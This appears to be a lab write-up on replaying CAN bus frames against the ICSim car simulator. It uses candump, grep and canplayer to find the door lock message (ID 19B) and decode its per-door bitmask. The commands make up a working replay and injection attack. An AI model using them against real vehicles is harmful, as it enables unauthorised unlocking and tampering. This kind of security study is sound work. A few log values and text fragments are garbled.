

At the hacking initial stage, we will cover the steps to set up the IC Simulator, the CANBus Control Panel, and a new terminal for Candump. We will then proceed to collect data from the CAN Bus using the specific command.

Stage 1: Prepare the Environment

1. Ensure the IC Simulator is running and properly configured.
2. Open the CANBus Control Panel interface and ensure it is ready for use.
3. Open a new terminal window to capture and replay data packets.

Stage 2: Start capture data packets

4. In the Candump terminal, run the following command: “candump 0 -l”
5. Then quickly switch to the CANBus Control Panel interface, perform the door unlock action by pressing “Left Shift + Right Shift”. Immediately follow with the door lock action by pressing “Right Shift + Left Shift”. Once the door unlock and lock actions are completed, swiftly return to the Candump terminal window. In the Candump terminal, press “CTRL-C” to stop the listeners and terminate data collection.
(Note: We need to execute step 5 as quickly as possible to minimise the number of packets that are sent on the network.)
6. Now we have a log file named candump-2023-11-08_005629.log. Inside the log file, it contains recorded data related to door unlock and lock actions, as well as other CAN bus traffic. Within 4 seconds of the listener, 10463 packets were sent on the network and two packets should be door unlock and lock actions.
7. To verify the content of the log file, run the following command in the Candump terminal: “canplayer -I candump-2023-11-08_005629.log”.

Monitor the IC Simulator window to check if the log file contains door unlock and lock actions. If the log file contains recorded door actions, you can see the door unlock and lock again without physically pressing any keys.



Upon successful verification the remote-control door action. We can move on to the next stage. This stage involves the extraction of door actions data.

Stage 3: Extract Door Actions Data

8. We have 10463 packets in total in the log file, we need to filter and identify the door actions packets. To filter and narrow the packets, we can use the “head” command with the log file. As we can see the packet format is ([timestamp]) vcan0 [id]#[data].

```
(kali㉿kali)-[~/Documents/Car_Hacking/Demo]
$ head candump-2023-11-08_005629.log
(1699365389.423772) vcan0 095#800007F400000017
(1699365389.423803) vcan0 1A4#000000080000003E
(1699365389.423812) vcan0 1AA#7FFF00000000683E
(1699365389.423820) vcan0 1B0#000F00000000175
(1699365389.423827) vcan0 1D0#000000000000000A
(1699365389.426699) vcan0 166#D0320027
(1699365389.426728) vcan0 158#0000000000000028
(1699365389.426737) vcan0 161#000005500108002B
(1699365389.428122) vcan0 191#010090A1410012
(1699365389.428157) vcan0 133#000000000B6
```

9. We want to focus on the IDs passed in this log. We can use “grep” to isolate the characters before the hash, sort these extracted lines alphabetically, count the frequency of each unique line, and sort the results in descending order of frequency, showing the lines with the highest counts at the top. As we are looking for the commands between two locks, id “19B” seems promising because it only appears two times.


```
(kali㉿kali)-[~/Documents/Car_Hacking/Demo]
$ cat candump-2023-11-08_005629.log | grep -oP '.{3}#' | sort | uni
q--c | sort -nr
531 191#
531 18E#
531 183#
531 17C#
531 166#
531 164#
531 161#
531 158#
531 143#
531 13F#
531 13A#
531 136#
531 133#

264 1D0#
264 1B0#
264 1AA#
132 294#
132 21E#
54 37C#
54 324#
54 320#
54 309#
52 333#
50 305#
18 454#
18 428#
18 40C#
18 405#
10 188#
5 5A1#
2 19B#
```


10. We can use “grep” again to extract information related to “19B” from the log file. It seems that 19B#000000000000 represents door unlock and 19B#00000F000000 door lock.
(Note: We can ignore the identifier 244#000000019B and focus messages where the ID is “19B”)

```
(kali㉿kali)-[~/Documents/Car_Hacking/Demo]
$ grep "19B" candump-2023-11-08_005629.log
(1699365391.242758) vcan0 244#0000000019B
(1699365391.476617) vcan0 19B#000000000000
(1699365392.419310) vcan0 244#0000000019B
(1699365392.540544) vcan0 19B#00000F000000
```


11. Copy the entire line of the doors unlock and save into a file named “doorsUnlock” and replay the unlock action from this file to test its functionality by using the command: “canplayer -I doorsUnlock”.




As we can see the below image, all doors are unlocked, meaning that 19B#000000000000 triggers the action of unlocking all doors in the system.



12. Similar to door unlock, we stored the 19B#00000F000000 into a new file named doorsLock.





And using the same command: “canplayer -I doorsLock” to test the functionality. As we see that now the doors all locked, meaning that 19B#00000F000000 triggers the actions of locking all doors.



Stage 4: Analyse Data Further

In this stage, we will explore more details regarding the door actions. We can see that the data is changed on the second nibble of the third byte (as highlighted in red colour). It seems like this nibble is represented in the hexadecimal number system.

(1699365391.476617) vcan0 19B#000000000000	
(1699365392.540544) vcan0 19B#00000F000000	

If we convert this nibble into binary format, the representation is as follow:

Hex	Binary
0	0000
F	1111

We assumed that the second nibble of the third byte is manipulating the operation of door actions. We can then expand into 16 possible combinations. Each hexadecimal number directly corresponds to a specific door action.

Hex	Binary
0	0000
1	0001
2	0010
3	0011
4	0100
5	0101
6	0110
7	0111
8	1000
9	1001
A	1010
B	1011
C	1100
D	1101
E	1110
F	1111



Since there are 16 possible combinations, we can pay attention to hexadecimal numbers 8,4,2 and 1 instead of all. These numbers are particularly significant because they consist of only one “1” in their binary format, while other numbers in the binary system have more than one “1”. This unique characteristic allows us to isolate and study the relationship between “0” and “1” in door actions.


8	4	2	1	Hex	Door
---	---	---	---	-----	------

1	0	0	0	8	?
0	1	0	0	4	?
0	0	1	0	2	?
0	0	0	1	1	?

圖

8	4	2	1	Hex	Door Lock
1	0	0	0	8	Rear Passenger
0	1	0	0	4	Rear Driver
0	0	1	0	2	Front Passenger
0	0	0	1	1	Front Driver







The number of “1” seems to be manipulating the door lock while “0” is the door unlocked. We can prove this assumption by testing a hexadecimal number of 3 and A.









Rear Passenger	Rear Driver	Front Passenger	Front Driver	Hex
1 (lock)	0 (unlock)	0 (unlock)	0 (unlock)	8

0 (unlock)	1 (lock)	0 (unlock)	0 (unlock)	4
Testing				
0 (unlock)	0 (unlock)	1 (lock)	1 (lock)	3
1 (lock)	0 (unlock)	1 (lock)	0 (unlock)	A



Our assumption was correct. We have successfully manipulated our testing hexadecimal number of and A.

Based on this pattern, we can play a game named “Door Guessing” to master control all the rest combinations of doors.

Rear Passenger	Rear Driver	Front Passenger	Front Driver	Hex	CAN Data	Answer
0 (unlock)	1 (lock)	0 (unlock)	1 (lock)	5		
0 (unlock)	1 (lock)	1 (lock)	0 (unlock)	6	(1699365391.476617) vcan0 19B#000006000000	
0 (unlock)	1 (lock)	1 (lock)	1 (lock)	7	(1699365391.476617) vcan0 19B#000007000000	
1 (lock)	0 (unlock)	0 (unlock)	1 (lock)	9	(1699365391.476617) vcan0 19B#000009000000	
1 (lock)	0 (unlock)	1 (lock)	1 (lock)	B	(1699365391.476617) vcan0 19B#00000B000000	
1 (lock)	1 (lock)	0 (unlock)	0 (unlock)	C	(1699365391.476617) vcan0 19B#00000C000000	
1 (lock)	1 (lock)	0 (unlock)	1 (lock)	D	(1699365391.476617) vcan0 19B#00000D000000	
1 (lock)	1 (lock)	1 (lock)	0 (unlock)	E	(1699365391.476617) vcan0 19B#00000E000000	

We showcase our successful journey of mastering control over all 16 possible combinations of doors. This achievement highlights our understanding of binary and hexadecimal representations in car door hacking while playing the “Door Guessing” game.

At last, we stored each CAN data based on its hexadecimal number for convenience whenever needed to use.

```
(kali㉿kali)-[~/Documents/Car_Hacking/Demo]
$ ls
candump-2023-11-08_005629.log  doors5  doorsA  doorsLock
doors1                          doors6  doorsB  doorsUnlock
doors2                          doors7  doorsC
doors3                          doors8  doorsD
doors4                          doors9  doorsE
```

Analysis of solution / Artifact